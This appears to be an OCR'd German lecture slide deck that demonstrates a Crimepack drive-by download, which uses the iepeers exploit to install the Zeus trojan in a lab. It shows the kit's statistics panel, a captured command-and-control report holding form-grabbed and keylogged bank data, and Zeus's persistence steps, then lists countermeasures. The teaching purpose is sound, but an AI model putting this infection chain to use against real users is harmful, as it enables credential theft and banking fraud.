
- Beim Aufruf beliebiger Seite mit dem Iframe:
  1. Redirect auf *landing page*
  2. Evaluierung und Durchprobieren aller Exploits,
  3. um Zeus-Trojaner auszuführen

Drive-by-Download mit Crimepack



Drive-by-Download mit Crimepack

- Wenn erfolgreich, dann gibt es folgende Übersicht:



MAiN • REFRESH • REFERRERS • COUNTRiES • BLACKLiST CHECK • DOWNLOADER • iFRAME• CLEAR STATS • SETTiNGS • LOGOUT

overall stats

unique hits	loads	exploit rate
1	1	100%

exploit stats

iepeers	msiemc	pdf	mdac	hcp	java	webstart	java-getval	activex	other	aggressive
1	0	0	0	0	0	0	0	0	0	0

os stats

os	hits	loads	rate
windows 2k	0	0	0%
windows 2k3	0	0	0%
windows xp	1	1	100%
windows vista	0	0	0%

browser stats

1 (1 loads) 100%	0 (0 loads) 0%	0 (0 loads) 0%

top countries


	country	hits	loads	rate
	unknown	1	1	100%

- *iepeers*-Exploit (*CVE-2010-0806*) funktioniert z.B. auf ungepatchtem WinXP SP3!

Was ist da genau passiert?


1. Mit dem *iepeers*-Exploit wurde Ausführung beliebigen Codes ermöglicht.
2. Die Installationsroutine des Zeus-Trojaners hat folgendes veranlasst:
   a. *Kopie in AppData**
   b. Eintrag des Pfades zum Trojaner in der Registry
   c. Einnistung in Prozessen
3. Download der dynamischen Konfiguration
4. Verschlüsselung mit neuem RC4-Key:
   a. Konfiguration
   b. Gestohlene Daten

Command-and-Control



Command-and-Control


- Standardmäßig protokolliert der *Form Grabber* Eingaben mit
  - Zusätzlich wurde `webinjects.txt` konfiguriert:




```
User input: EugenPek4242123456
POST data:
vorname=Eugen
zuname=Pek
pinnummer=4242
nummer=123456
```

- HTTP Post-Request wird abgefangen
  - Bevor Verschlüsselungsroutinen greifen
  - Durch Überwachung der *HttpSendRequest()*

Command-and-Control



View report (HTTPS request, 211 bytes)

Bot ID:	PAUL-4F571C37F6_7875768F2089E9EF
Botnet:	-- default --
Version:	2.0.8.9
OS Version:	XP, SP 3
OS Language:	1031
Local time:	12.01.2013 17:40:33
GMT:	+1:00
Session time:	20:38:03
Report time:	12.01.2013 16:40:53
Country:	--
IPv4:	169.254.167.105
Comment for bot:	-
In the list of used:	No
Process name:	C:\Programme\Internet Explorer\IEXPLORE.EXE
User of process:	PAUL-4F571C37F6\Paul
Source:	https://169.254.219.25/bank/index.html

```
https://169.254.219.25/bank/index.html
Referer: https://169.254.219.25/bank/
User input: bank←s←←←←←←na←←bankEugenPek4242123456
POST data:

vorname=Eugen
zuname=Pek
pinnummer=4242
nummer=123456
```

- Beispiel eines HTTPS Requests:
  - Systeminformationen
  - *Keylogger*
  - *Form Grabber*

Sicherheitsmaßnahmen

- Augen auf!
  - Infizierung ist ein aktiver Akt auf der Benutzerseite
- Updates
  - Windows
  - Browser
  - Browser-Plugins

- Eingeschränkte Benutzerrechte
- Aktuelle Antivirensoftware
- Gegen direkte Angriffe:
  - Endpoint Data Protection, IDS
  - Feingefühl bei öffentlichen Auftritten

Fazit

- Hacking-Angriffe (hier):
  - Kauf / Download von Attack Kits
  - Kompromiss zwischen:
    - Inanspruchnahme von Diensten
    - Nutzung der auf Endnutzer abgestimmten Softwarekomponenten
- Voraussetzungen für Massenangriffe
  - Gesunder Menschenverstand
  - Allgemeine Computerkenntnisse
  - Rudimentäre Kenntnisse in:
    - Bereitstellung von Webinhalten
    - Webentwicklung
  - Kriminalitätsbereitschaft
- Bei Inanspruchnahme von Diensten entfallen spezifische Computerkenntnisse

Quellen - Inhalt

- Symantec: *Report on Attack Kits and Malicious Websites*. URL: http://www.a51.nl/storage/pdf/b_symantec_report_on_attack_kits_and_malicious_websites_21169171_WPen_us.pdf, Januar 2011.
- Aron, Jacob: NewScientist – *Online ‚attack kits' let anyone become a cybercriminal*. URL: http://www.newscientist.com/article/dn20360online-attack-kits-let-anyone-become-a-cybercriminal.html, April 2011.
- Sophos: *Security Threat Report 2012.* URL: http://www.sophos.com/en-us/medialibrary/PDFs/other/SophosSecurityThreatReport2012.pdf, 2012.
- Verisign iDefense Security Intelligence Services: Cyber Security Essentials – *Stealing Information and Exploitation: Form Grabbing*. URL: http://www.infosectoday.com/Articles/Form_Grabbing/Form_Grabbing.htm, 2011.
- Zeus: The Missing Manual. URL: http://hbgary.paranoia.net/phil/attachments/9fe7f11484d8bf7cb4165f71873e6e316e0c850e.pdf.
- Wyke, James: SophosLabs, UK – *What is Zeus?* URL: http://www.sophos.com/en-us/why-sophos/our-people/technicalpapers/what-is-zeus.aspx, Mai 2011.

Quellen – Bilder 1/2

- http://1.bp.blogspot.com/-3WPizLcURgE/Tqi7fp4aGsI/AAAAAAAAAAc/Hlwu4i6xkNA/s1600/EHT.gif
- http://pietrucha88.files.wordpress.com/2011/03/kids.png
- http://4.bp.blogspot.com/-CjV37x26nEo/Ta8-4S9XpXI/AAAAAAAAANI/Lsg-9lMu6eY/s1600/coding.jpg
- http://static.freepik.com/fotos-kostenlos/golden-fish-clip-art_423494.jpg
- http://chronicle-arts.de/Bilder/Speer1.png
- http://www.pr-riemann.de/images/porter.png
- http://www.bitworks.net/HttpHandler/GetReference.ashx?ID=b1ebabe4-ddb2-4ea0-8a08-cc5054ae2f03
- http://www.innovationmanagement.se/wp-content/uploads/2012/10/risks-of-incremental-differential-radical-and-breakthrough-innovation-projects2.jpg
- http://www.tralios.de/Virtualisierung/virtualisierung.png
- http://s4.uicdn.net/4b5/6c5ac9b3cc808511f1d9ffe3622d5/oneandone_de/webserver.png

Quellen – Bilder 2/2

- http://paid4magazin.de/wp-content/uploads/2010/02/malware.png
- http://www.macwelt.de/images/19/1/5/7/2/1/8/1/ef8df87002afd31a.jpg
- http://images.all-free-download.com/images/graphiclarge/firewall_99342.jpg
- http://icons.iconarchive.com/icons/fasticon/servers/128/web-server-icon.png
- http://iowaseogroup.com/wp-content/uploads/2011/11/SEO-Is-Not-Spam-300x232.jpg
- http://www.ratioblog.de/blogimages/8/spritze.png
- http://2.bp.blogspot.com/-bCIj3axuwhI/T7z7PAz8WiI/AAAAAAAAAIA/ImZDbqJj6c0/s200/sunshine.jpg

DANKE FÜR DIE AUFMERKSAMKEIT